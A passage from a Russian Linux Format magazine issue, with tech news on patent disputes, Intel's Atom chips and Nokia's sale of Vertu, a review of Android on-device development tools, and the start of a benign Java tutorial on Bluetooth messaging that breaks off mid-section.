Microsoft и Apple снова пытаются захватить рынок мобильных устройств в США и Европе, но и Motorola не сдается.

Региональный суд Мюнхена признал, что серия продуктов Motorola Mobility на базе платформы Android нарушает патент EP1040406 компании Microsoft, определяющий метод получения данных, вводимых в формы, с различных источников ввода, например, возможность одновременного задействования экранной клавиатуры и речевого ввода.

Указанная функциональность не специфична для устройств Motorola Mobility и также используется в Android-продуктах других производителей, с которых Microsoft взимает отчисления за использование её интеллектуальной собственности в Android. Компания Motorola Mobility отказалась выплачивать подобные отчисления, что и стало причиной судебного разбирательства. Вынесенное решение может использоваться компанией Microsoft для требования запрета продажи смартфонов Motorola Mobility в Германии.

Это уже третье подобное признание немецким судом нарушения патентов Microsoft в продуктах Motorola Mobility. По словам вице-президента Microsoft, компания намерена и впредь продолжить судебное преследование компании Motorola Mobility – до тех пор, пока та не согласится выплачивать лицензионные отчисления за продажу устройств на базе платформы Android (ирония состоит в том, что Motorola Mobility принадлежит Google, т.е. Microsoft пытается добиться того, чтобы разработчик платформы платил ей за собственный продукт). Тем не менее, в начале мая Motorola Mobility добилась похожего судебного решения, которое дает право потребовать запрета на продажу Xbox и Windows 7 в Германии, за нарушение патента, связанного с процессом кодирования и декодирования видео.

Одновременно можно отметить, что суд немецкого города Маннгейм отверг обвинения компании Apple против Samsung и Motorola Mobility, признав, что данные компании не нарушают патент Apple EP2098948, описывающий модель обработки событий от сенсорных экранов.

К тому же комиссия США по международной торговле приняла решение о на-



» Похоже, патентные войны не прекратятся никогда, по крайней мере в США.

чале патентного разбирательства против компании Apple, касающегося нарушения ряда патентов, принадлежащих Motorola Mobility. Разбирательство инициировано в ответ на запрос компании Motorola Mobility с требованием запретить импорт в США нарушающих патенты продуктов Apple. Требование о запрете продажи касается всех продуктов на базе iOS и Mac OS X, включая iPhone, iPod Touch, iPad, а также ПК и ноутбуки Apple.

«Из-за возни с патентами можно потерять смысл разработки ПО.»

Платформе Mac OS X вменяется нарушение патента в реализации технологии iMessage, связанного с организацией непрерывного обмена сообщениями между клиентами. В частности, речь ведется о функции, позволяющей инициировать разговор на системе на базе Mac OS X Mountain Lion и затем продолжить его на любом устройстве на базе iOS 5, например, на iPhone 4S. Устройства на базе iOS, по мнению Motorola, кроме вышеупомянутого патента также нарушают ряд

патентов, связанных с управлением мультимедиа-информацией, беспроводным обменом данными, организацией взаимодействия между устройствами, обработкой сообщений и созданием интерактивных сервисов.

Напомним, что патентные войны, разгоревшиеся из-за появления и полного, безоговорочного доминирования Android на рынке длятся уже более 4 лет. За это время компании-конкуренты Google могли бы создать аналог Android и успешно продвигать его на рынке объединившись в консорциум с производителями «железа». Но вместо этого гиганты индустрии выбрали скользкий и неблагодарный путь патентного троллинга, провоцируемый несовершенством законодательства США и Евросоюза.

В конце концов, священное право интеллектуальной собственности в виде патентов, закрепленное законами многих стран, не должно распространяться на программы, ввиду специфики разработки и реализации этого вида интеллектуальной деятельности. Из-за бесконечной возни с патентами и судебными баталиями можно просто потерять смысл разработки программного обеспечения – лояльных пользователей.

ЦП ДЛЯ МОБИЛЬНЫХ УСТРОЙСТВ

Intel обратилась к Android

Intel планирует выпустить вариант процессора Atom Clover Trail для Linux и Android.

Представители Intel сообщили, что компания планирует выпуск варианта чипа Atom Clover Trail, предназначенного для построения устройств на базе платформы Android и Linux.


Изначально чип Clover Trail разработан исключительно для планшетов на базе Windows 8 и содержит поддержку некоторых расширенных механизмов управления питанием, созданных специально для использования этой ОС. Например, в Clover Trail реализован механизм экономии энергии "active idle", занимающий промежуточную нишу между активным состоянием процессора и спящим режимом. В режиме "active idle" процессор потребляет в 20 раз меньше энергии, позволяя при этом вы-

полнять ограниченный набор функций, достаточных для поддержания активного сетевого соединения.

Для использования совместно с платформой Android будет создана модифи-

цированная версия Atom Clover Trail+. Представители Intel подтвердили, что создание версии процессора Clover Trail для Linux/Android имеется в планах компании, но отказались прокомментировать вопросы о специфичных возможностях Clover Trail+, решении проблемы с обеспечением эффективного управления энергопотреблением в Linux и сегменте рынка, на который будет рассчитан данный чип. Судя по внутренней презентации Intel, попавшей в руки журналистов, указанный вариант процессора будет рассчитан исключительно на создание смартфонов. О планах выхода варианта Clover Trail+ для планшетов на базе платформы Android ничего не сообщается.

Изначально Intel не планировала поддержку Android и Linux в новых процессорах, но рынок взял свое.



NOKIA: ПРОЩАЙ, VERTU

Android в аристократах

Люксовые мобильные телефоны, доступные лишь ценителям роскоши, станут внутренне свободны.

Nokia завершила сделку по продаже Vertu – производителя мобильных телефонов люксового сегмента. Новым владельцем «премиального» бренда стала частная акционерная группа EQT VI.

Как пишет портал TechCrunch, ссылающийся на осведомленные источники, Vertu возглавит Ансси Ваньоки [Anssi Vanjoki], который проработал в Nokia 20 лет. Он ушел из компании в 2010 году, мотивировав свое решение тем, что «так и не стал генеральным директором». Напомним, в сентябре 2010-го во главе Nokia стал Стивен Элоп [Steven Elop], который четыре года до этого работал в Microsoft.

От информаторов блога также стало известно, что новые телефоны Vertu будут использовать операционную систему Android, а не Windows Phone, которую Nokia сделала своей основной в феврале 2011-го. Когда Vertu принадлежала финнам, и на все модели компании устанавливалась Symbian OS – ныне умирающая платформа, которую Nokia обязалась поддерживать до 2016 года.

Nokia, выпускавшая недорогие мобильники, основала подразделение Vertu в 1998 году, чтобы завоевать «премиальный» рынок. Цены на «статусные» телефоны компании, отделанные сапфировым стеклом, рубинами и драгоценными металлами, доходили до нескольких сотен тысяч евро.

«Nokia основала Vertu, чтобы завоевать "премиальный" рынок.»

В июне 2012-го Nokia, желая вернуться к прибыльности, объявила о продаже Vertu компании EQT VI. Сумма сделки не разглашалась, но полагают, что инвестгруппа отдала за 90% в Vertu около 200 миллионов евро. Остальные 10% останутся у Nokia.

Помимо этого, в рамках плана по реструктуризации компания заявила о намерении до конца года уволить до 10 тысяч сотрудников (т.е. каждого пятого) по всему миру, а также закрыть три завода – в Финляндии, Германии и Канаде.



Не дали порулить в Nokia? Ансси Ваньоки возглавил Vertu!

Vertu является крупнейшим игроком сегмента класса «люкс». В серию самых дорогих ее телефонов входит Signature Sobra стоимостью 310 тысяч долларов. Корпус этой модели, выпущенной в 2006 году, украшен двумя бриллиантами, двумя изумрудами и 439 рубинами. LXF



Средства разработки для Android



Наш эксперт

Андрей Боровский
В 14 лет сломал школьную локальную сеть. И это оказалось только началом.

Задумано – сделано: к радости **Андрея Боровского**, программировать наконец-то можно, «не отходя от кассы». В смысле, прямо на мобильнике.

Человек, который держит в руках мобильное устройство, может не только бродить по Интернету или расширять круг общения в социальной сети. Возможно, перед вами программист, который пишет приложение, способное перевернуть мир.

Если мы с вами одной крови, то вы, как и я, при прочих равных условиях предпочитаете такие устройства, которые можно программировать. Особенно приятно, когда программировать устройство можно прямо на нем самом.

Устройства Android с самого начала были более дружелюбны к разработчику, чем представители более ранних мобильных платформ. Почти на каждом устройстве есть отладочный порт (и соответствующий режим работы устройства), а Android SDK содержит отличный эмулятор устройств Android разных поколений. Однако с некоторым пор программирование для Android вышло на новый уровень. Сейчас уже всерьез говорят о том, что планшеты Android могут заменить ноутбуки. Стоит ли удивляться, что и такая сфера компьютерной деятельности, как разработка программ, нашла свое место на этих девайсах. Преимущества подобной разработки очевидны: после очередной сборки не нужно тратить время на переноску программы с ПК на устройство. Само средство разработки становится таким же мобильным, как и девайс, на котором оно установлено. Тем, кто только учится писать программы для мобильных устройств, эти средства разработки тоже могут помочь, поскольку многие из них значительно сокращают временной интервал между правкой кода и созерцанием конечного результата на экране устройства.

Недостатки процесса написания программ на мобильных устройствах тоже очевидны. Программа – это текст, для написания которого нужна клавиатура (попробуйте надиктовать текст программы с помощью голосовых сервисов Google), причем, поскольку языки программирования широко используют символы, которые редко встречаются в текстах на естественных языках (#, &, и ^), желательно, чтобы клавиатура была полноценной компьютерной, а не урезанной SMS-ориентированной. Вторая проблема – это некоторые ограничения, присущие ОС мобильных устройств, затрудняющие такие процессы, как, например, от-

ладка. Тем не менее, если вы выберете подходящие инструменты и разумно определите, для каких именно задач их использовать, возможность писать программы на мобильных устройствах может стать приятной и полезной.

Можно ли использовать мобильные средства разработки для создания серьезных проектов? Ответ на этот вопрос зависит от того, что следует считать серьезным проектом. Если под серьезностью проекта понимать его успешность, то стоит напомнить, что многие успешные проекты Android содержат не так уж много исходного кода, и, стало быть, просты в сборке и управлении.

Как вы уже поняли, мы рассмотрим программы для Android, который позволяют нам не только писать код на любимом смартфоне или планшете, но и превращать этот код в про-

граммные модули, готовые к выполнению. Такие программы широко используют преимущества мобильной разработки и смело пытаются преодолеть ее недостатки.

Разумеется, даже при работе

с небольшими проектами использование эмулятора устройства на ПК имеет свои преимущества. С помощью эмулятора мы сможем проверить работоспособность нашей программы на разных версиях платформы, тогда как при разработке и отладке программы на настоящем железе мы имеем только то, что имеем.

Android Java IDE (AIDE)

Эта программа предназначена для создания полноценных приложений Android, соблюдающих все правила поведения приложений в системе; и что особенно ценно – *Android Java IDE* поможет вам не нарушать эти правила, даже если вы еще не очень твердо их усвоили. Но это не все. Уже довольно давно из мира пользовательских интерфейсов в мир средств разработки проникают идеи *discoverability* – самоочевидности правил взаимодействия с системой. *Android Java IDE* является прекрасным примером самоочевидности. Создав в программе заготовку проекта приложения Android, мы увидим полный каркас проекта, в котором легко разобраться, даже несмотря на то, что интерфейс планшетов и смартфонов не очень удобен для навигации по сложным структурам. Вообще, интерфейс *Android Java IDE* выполнен на твердую пятерку.

«Приятно программировать устройство прямо на нем самом.»

Программа достойна своего имени – она действительно представляет собой интегрированную среду разработки и охватывает почти все ее аспекты: управление файлами проекта, отладка и подготовка релиза (файла **apk**), интеграция с системами контроля версий (а также с DropBox), команды интеллектуальной навигации по проекту (например, поиск вхождений заданного имени). *AIDE* умеет открывать проекты, созданные в *Eclipse*, и поддерживает такие возможности, как инкрементная компиляция и управление режимами оптимизации кода. Богатые средства интроспекции языка Java и компилятор, способный работать с фрагментами кода на лету, позволили разработчикам реализовать все те функции, без которых не обходится ни одна современная интегрированная среда разработки, такие как автоматическое завершение кода и интерактивный режим выявления ошибок этапа компиляции непосредственно в процессе написания вашей программы. Во время работы с исходными текстами в *AIDE* проверяется не только корректность введенных идентификаторов и ключевых слов, но и синтаксис. Надо признать, что среди всех рассмотренных программ, *AIDE* – единственная, в которой эта интерактивная проверка приносит ощутимую пользу. Кроме того, *Android Java IDE*, даже в бесплатном варианте, обладает хорошим набором инструментов автоматического рефакторинга и быстрой навигации по исходным текстам.


В настройках программы *Android Java IDE* вы можете задать сочетания клавиш экранной клавиатуры для выполнения различных действий.

К недостаткам *AIDE* следует отнести отсутствие поддержки Android NDK. Нет, разумеется, вам никто не запрещает размещать скомпилированные библиотеки C/C++ в директории **lib** и взаимодействовать с ними с помощью JNI. Но компилировать библиотеки придется на большом компьютере, на котором установлен NDK. Еще один небольшой недостаток программы – кнопки Undo и Redo спрятаны слишком глубоко в недрах ее интерфейса. При вводе с экранной клавиатуры ошибки случаются гораздо чаще, чем при работе с клавиатурой обычной, и кнопку отката изменений хотелось бы всегда иметь под рукой. Разумеется, обеим командам назначены быстрые сочетания клавиш (стандартные для этих команд Ctrl+Z и Ctrl+Y), но при работе с экранной клавиатурой даже ввод этих сочетаний производится не так быстро, как хотелось бы. Лучше было бы разместить кнопки на панели быстрого доступа.

Как и многие другие приложения Android, программа существует в двух вариантах: базовом бесплатном и платном расширенном. Главным ограничением бесплатной версии по сравнению с платной является невозможность открыть проект, состоящий из более чем 25 файлов. Мне это ограничение представляется не очень существенным, поскольку работать с проектами такого размера на мобильном устройстве вряд ли имеет смысл. Другое ограничение – отсутствие в бесплатной версии функции записи в репозиторий *Git* (считывать данные можно), так что если вы хотите использовать бесплатную версию совместно, например, с *Eclipse*, придется положиться на DropBox.

Отличительная черта *AIDE* – необходимость «настоящей» установки вашей программы в системе даже на этапе отладки. С одной стороны – программа сразу начинает существовать «в реальном окружении», и это хорошо. С другой стороны, вам придется разрешить устройству Android устанавливать программы из неизвестных источников (что, впрочем, все равно придется сделать, если вы решили заняться программированием под Android всерьез).

«Terminal IDE – не только набор инструментов командной строки.»



Android Terminal IDE

Бесплатная среда разработки *Android Terminal IDE* уже мною упоминалась – правда, в ином контексте. Теперь пришла пора сказать о том, что *Terminal IDE* – это не только набор инструментов командной строки, которые не требуют прав суперпользователя, но и довольно мощная среда разработки. Саму программу можно загрузить через Google Play, но перед началом работы рекомендую

посетить сайт программы на хостинге Google Code <http://code.google.com/p/terminal-ide/>, скачать и внимательно прочесть документацию.

Главное отличие *Terminal IDE* от большинства мобильных

средств разработки для Android заключается в том, что этот пакет программ ориентирован на работу с командной строкой и текстовыми интерфейсами. Для одних это может стать недостатком, для других – достоинством. Между прочим, установив *Terminal*

» **Android Java IDE** – толковый помощник разработчика.

»



IDE, вы сможете подключиться к своему устройству Android с любого компьютера с помощью SSH, и использовать для работы с консолью полноразмерные клавиатуру и экран (это особенно удобно, если ваше мобильное устройство – смартфон с экраном около 4 дюймов). Трудности ввода текста с экранной клавиатуры – одна из самых существенных сложностей при написании программ на устройствах Android. Разработчик *Terminal IDE* полностью осознал это и предоставил нам все мыслимые средства для упрощения ввода.

Другая характерная особенность *Terminal IDE* заключается в том, что для выполнения написанных вами программ не требуется никаких специальных прав (и не нужно выполнять процедуру установки, как в предыдущем случае). В *Terminal IDE* программы можно собирать привычным для «джавистов» способом: файл исходных текстов превращается в файл `.class`, который, в свою очередь, собирается в JAR. Следует только отметить, что если для сборки JAR применялась утилита `dx`, полученные файлы не будут совместимы со стандартными виртуальными машинами Java, поскольку целевой платформой является виртуальная машина Android.

Третья особенность – расширенная программная клавиатура, предназначенная для программистов и всех, кому приходится работать с инструментами командной строки. Об этой клавиатуре я сказал уже много хорошего, повторю только, что после установки *Terminal IDE* ее можно использовать не только в IDE, но и в любой другой программе Android. Среди консольных инструментов программы есть и *Git*.

Помимо программ Java, представленных в виде JAR-файлов, *Terminal IDE* позволяет собирать «настоящие» приложения Android. Среди демо-примеров, которые входят в поставку программы, есть пример и такого приложения. Как и рассмотренная выше, эта среда разработки обладает возможностью создавать как неподписанные, так и подписанные файлы `apk`. Лучше всего сказанное об этой программе резюмирует отзыв одного из пользователей, оставленный на сайте Play Market: «мощнейшая вещь».

CCTools IDE

Эта программа – творение отечественного разработчика – получила невысокую оценку от пользователей Play Market, но сказать о ней, тем не менее, стоит. В отличие от рассмотренных выше, для сборки программ *CCTools IDE* использует компилятор *GCC*, и с ее помощью можно собирать исполняемые файлы для микропроцессора (не только ARM, но также MIPS и x86!), а не для виртуальной машины Android. Соответственно, и языком разработки в этом случае будет не Java, а C/C++. Сборкой управляет «настоящая» утилита *make*. Идея собирать программы для ПК на устройстве Android выглядит забавно – мобильная платформа набрала силу и решила помериться мускулами с ПК. Если вы пишете консольную программу, результат ее выполнения можно посмотреть на встроенном терминале.

К недостаткам программы следует отнести отсутствие программистской клавиатуры (такой, как у *Terminal IDE*). Сама возможность иметь компилятор *GCC* на мобильном устройстве под управлением Android весьма привлекательна. Остается надеяться на то, что в последующих версиях *CCTools IDE* обзаведется собственной клавиатурой или другим средством ускорения ввода текстов программ.

SourceLair

Эта программа интересна прежде всего тем, что реализует сравнительно новую концепцию облачного сервиса. Вы пишете текст программы, отправляете его на сервер, который пытается его собрать и запустить программу, а затем возвращает вам результат. Облачный сервер позволяет писать программы на языках, для которых отсутствуют мобильные компиляторы. Например, программа *SourceLair* предлагает доступ к компиляторам языков C, C++, Objective-C, Fortran и Pascal.

Более того, у программы *SourceLair* есть сайт (sourcelair.com), на котором можно выполнять все те же операции с помощью браузера, ничего не устанавливая на свое устройство вообще.

Файлы программ можно хранить локально и на сервере (для этого необходимо зарегистрироваться на сервере, за какую процедуру на данный момент разработчики денег не берут).

Недостатки облачной сборки (речь сейчас идет о концепции в общем, но все это применимо и к конкретной программе) лежат на поверхности, как и ее достоинства. Облачные сервисы доступны только там и тогда, когда доступно само облако. Современные интегрированные среды разработки взаимодействуют с компилятором в интерактивном режиме даже на этапе ввода исходных текстов (об этапе отладки нечего и говорить). Это означает, что если у вас нет толстого канала для связи с облаком, все стандартные операции будут протекать мучительно долго.

Что касается программы *SourceLair*, то она попала в обзор только потому, что у нее есть клиентское приложение для Android. На данный момент это скорее демонстрация концепции и возможность «попробовать на зуб» незнакомый язык программирования. Для других целей программа вряд ли сойдет. Нельзя

«Облачные сервисы доступны тогда, когда доступно само облако.»


не отметить один досадный факт: версия клиента *SourceLair Android*, доступная для скачивания, изрядно устарела. Версия, рассчитанная на работу в браузере, содержит меньше ошибок и предлагает больше возможностей. Например, помимо перечисленных выше языков программирования браузерная версия предлагает нам Java, Python, Ruby, Lua, SQL, CSS и HTML. Кроме того, браузерный вариант поддерживает подсветку синтаксиса. Доступный в настоящий момент клиент Android не позволяет создавать файлы на сервере, но с его помощью можно загружать, редактировать и сохранять на сервере уже созданные (например, с помощью браузерного варианта программы) файлы. Сама технология запуска программ на сервере ограничивает возможности вывода программ строками текста. Насколько можно понять намерения разработчиков (изложенные в их блоге на том же сайте), у пользователя должна быть возможность загрузить результат сборки на свое устройство, причем, если пользователь работает на устройстве под управлением Android, результат сборки должен быть совместим с этой ОС.

DroidDevelop

Эта программа является надстройкой над другой программой — *JavalDEDroid*, которая позволяет собирать программы для Android, но не очень удобна в использовании. *DroidDevelop* исправляет указанный недостаток *JavalDEDroid* с помощью незатейливого, но достойного пользовательского интерфейса. Поскольку для своей работы программа требует *JavalDEDroid* и диспетчер файлов *Ol FileManager*, установка ее на устройство выглядит сложнее, чем, например, установка *AIDE*. Впрочем, программиста вряд ли можно испугать такими мелочами. В программе используется собственный редактор кода с нумерацией строк (что хорошо) и подсветкой синтаксиса, которая имеет тенденцию подчеркивать незнакомые ей имена и методы классов (что отвлекает). В новых версиях программа обзавелась модулем расширения, способным выполнять базовые операции рефакторинга.

C4Droid

Программа *C4Droid*, существующая в платной и базовой версиях, представляет собой компилятор C, объединенный с простым редактором кода. При работе с программой трудно отделаться от мысли, что ее назначение — демонстрация возможности создавать программы на C на устройстве Android (еще недавно такая возможность была очевидна не всем). Платная версия обладает несколько более широкой функциональностью, нежели базовая (например, подсветкой синтаксиса). В минимальной комплектации программа подходит разве что для изучения основ программирования на C, хотя устройства Android вряд ли вообще годятся для этой цели. С помощью модулей расширений программу можно научить создавать программы, связанные с библиотекой *bionic* (напомним, что *bionic* играет роль стандартной библиотеки C на платформе Android) и создавать исполняемые файлы Android, которые можно будет выполнять вне са-



► *DroidDevelop* нумерует строки и подчеркивает все, что ему не нравится.


мой программы. Основная сложность в разработке программ C, предназначенных для выполнения на «железе», а не на виртуальной машине, заключается в необходимости связывать эти программы с динамическими библиотеками Android, но подключение библиотек (помимо *bionic*) в *C4Droid* не предусмотрено. Отследить вывод консольных программ можно на встроенном в *C4Droid* эмуляторе терминала. Программа также оснащена подсветкой синтаксиса, сомнительную полезность которой демонстрирует экранный снимок.

Заключение

Подводя итог, следует признать, что программирование для Android в среде Android вышло на серьезный уровень. Что касается эффективности и эргономики, то по этим показателям написание программ на мобильном устройстве мало чем отличается от любой другой деятельности, связанной с вводом текста. **LXF**

► *C4Droid* зачем-то «делает стойку» даже на ключевые слова.

«Программирование для Android вышло на серьезный уровень.»





Общение с другими

Джульетта Кемп рассказывает, как Bluetooth помогает общаться с другими устройствами, и проясняет сервис обмена сообщениями.



Наш эксперт

Джульетта Кемп пишет статьи для различных изданий и работает системным администратором. Во время написания этой статьи ей пришлось немало пожонглировать с телефоном.

Сегодня Bluetooth можно найти на любых устройствах, и с его помощью легко обмениваться данными между устройствами. На этом уроке мы напишем сервис обмена сообщениями по Bluetooth и узнаем, как обнаружить другие устройства (спаренные или нет), запустить сервер Bluetooth, отправить запрос на подключение со стороны клиента и передать

данные между двумя устройствами. Отметим, что этот проект делался под Android 10 (2.3.3), но сработает и с более поздними версиями. Полный код урока можно найти на **LXF DVD**, но помните, что он не будет выполняться «как есть» — для компиляции в вашей локальной среде проекты Android нужно настроить либо вручную, либо в *Eclipse*.

Устанавливаем соединение по Bluetooth

Изменения, которые надо проделать в файле **AndroidManifest.xml**, описаны на нашем DVD. Для обмена данными по Bluetooth понадобятся и клиент, и сервер. Сервер слушает подключения, открыв сокет `BluetoothServerSocket`; клиент создает `BluetoothSocket`, открывает канал связи с сервером RFCOMM и отправляет запрос на соединение. Сервер принимает соединение и открывает свой `BluetoothSocket`. Когда оба сокета `BluetoothSocket` на одном и том же канале RFCOMM будут открыты, клиент и сервер подключатся друг к другу и смогут обмениваться данными.

После установки соединения сервер должен закрыть свой сокет `BluetoothServerSocket`, если вам не нужно поддерживать несколько соединений одновременно.

Итак, есть два варианта создания подключения:

- » написать отдельные программы клиента и сервера;
- » написать программу, способную вести себя и как клиент, и как сервер, и запрашивать или принимать подключение.

Второй вариант используется во многих приложениях Bluetooth; его мы и выберем. Если у вас нет двух устройств для проверки соединения, можно развернуть сервер Java на ноутбуке или ПК. По установке соединения и сервер, и клиент будут передавать и принимать данные. Поэтому наш класс `BluetoothIMService` будет выполнять три отдельных действия:

- » слушать попытки соединения («сервер»);
- » отправлять запрос на соединения («клиент»);
- » обрабатывать передачу данных после установки соединения.


Эти действия будут реализованы в отдельных нитях, и мы сможем слушать соединения, не прерывая прочую активность приложения и системы.

Мы создаем и запускаем сервис следующим образом:

```
public class BluetoothIMService {
    // Различные поля; подробности см. в коде на DVD
    public BluetoothIMService(Context context, Handler h) {
        adapter = BluetoothAdapter.getDefaultAdapter();
        handler = h;
        state = STATE_NONE;
    }

    public synchronized void start() {
        if (connectThread != null) {connectThread.cancel();
        connectThread = null;}
        if (dataThread != null) {dataThread.cancel(); dataThread = null;}
        setState(STATE_LISTEN);
        if (acceptThread == null) {
            acceptThread = new AcceptThread(true);
            acceptThread.start();
        }
    }
}
```

Метод **start()** завершает все существующие нити, пытающиеся подключиться или уже отправляющие данные (поэтому подхватить старую сессию не получится), и, если надо, запускает новую нить сервера для приема соединений. Найдите на **LXF DVD** код вспомогательного метода **setState()**, который определяет текущее состояние сервиса и возвращает информацию в главное Activity.



» Поиск спаренных и близлежащих устройств.

Подключаемся

Код нити сервера `AcceptThread` слишком длинен, чтобы привести его здесь целиком, так что ищите его тоже на **LXF DVD**. Для создания слушающего сокета мы пользуемся методом `API listenUsingRfcommWithServiceRecord()`. Ему передаются UUID и имя сервиса, которое добавится в запись сервиса `RFCOMM`. UUID уникально идентифицирует сервис и должен быть одинаковым для клиента и сервера, подключающихся друг к другу. Существуют онлайн-сервисы для генерации UUID.

В методе `run()` мы проверяем, что уже ни к кому не подключены (если да, то не принимаем другие соединения), и если нет, слушаем сокет. Вызов `serverSocket.accept()` — блокирующий; это означает, что он завершится только при успешном подключении либо при наличии исключения. Он не завершается по таймауту. Поэтому так важно запустить его в отдельной нити, чтобы не влиять ни на что другое.

Если у нас есть принятое соединение (т.е. переменная `socket` имеет значение), мы действуем в зависимости от текущего состояния сервиса. Если сервис подключается (“connecting”), мы идем дальше и запускаем нить подключения в методе `connected()` основного класса, который мы вскоре рассмотрим. Если сервис уже подключен, мы избавляемся от сокета, так как поддерживаем только одно соединение в один момент времени.

Действия в качестве клиента

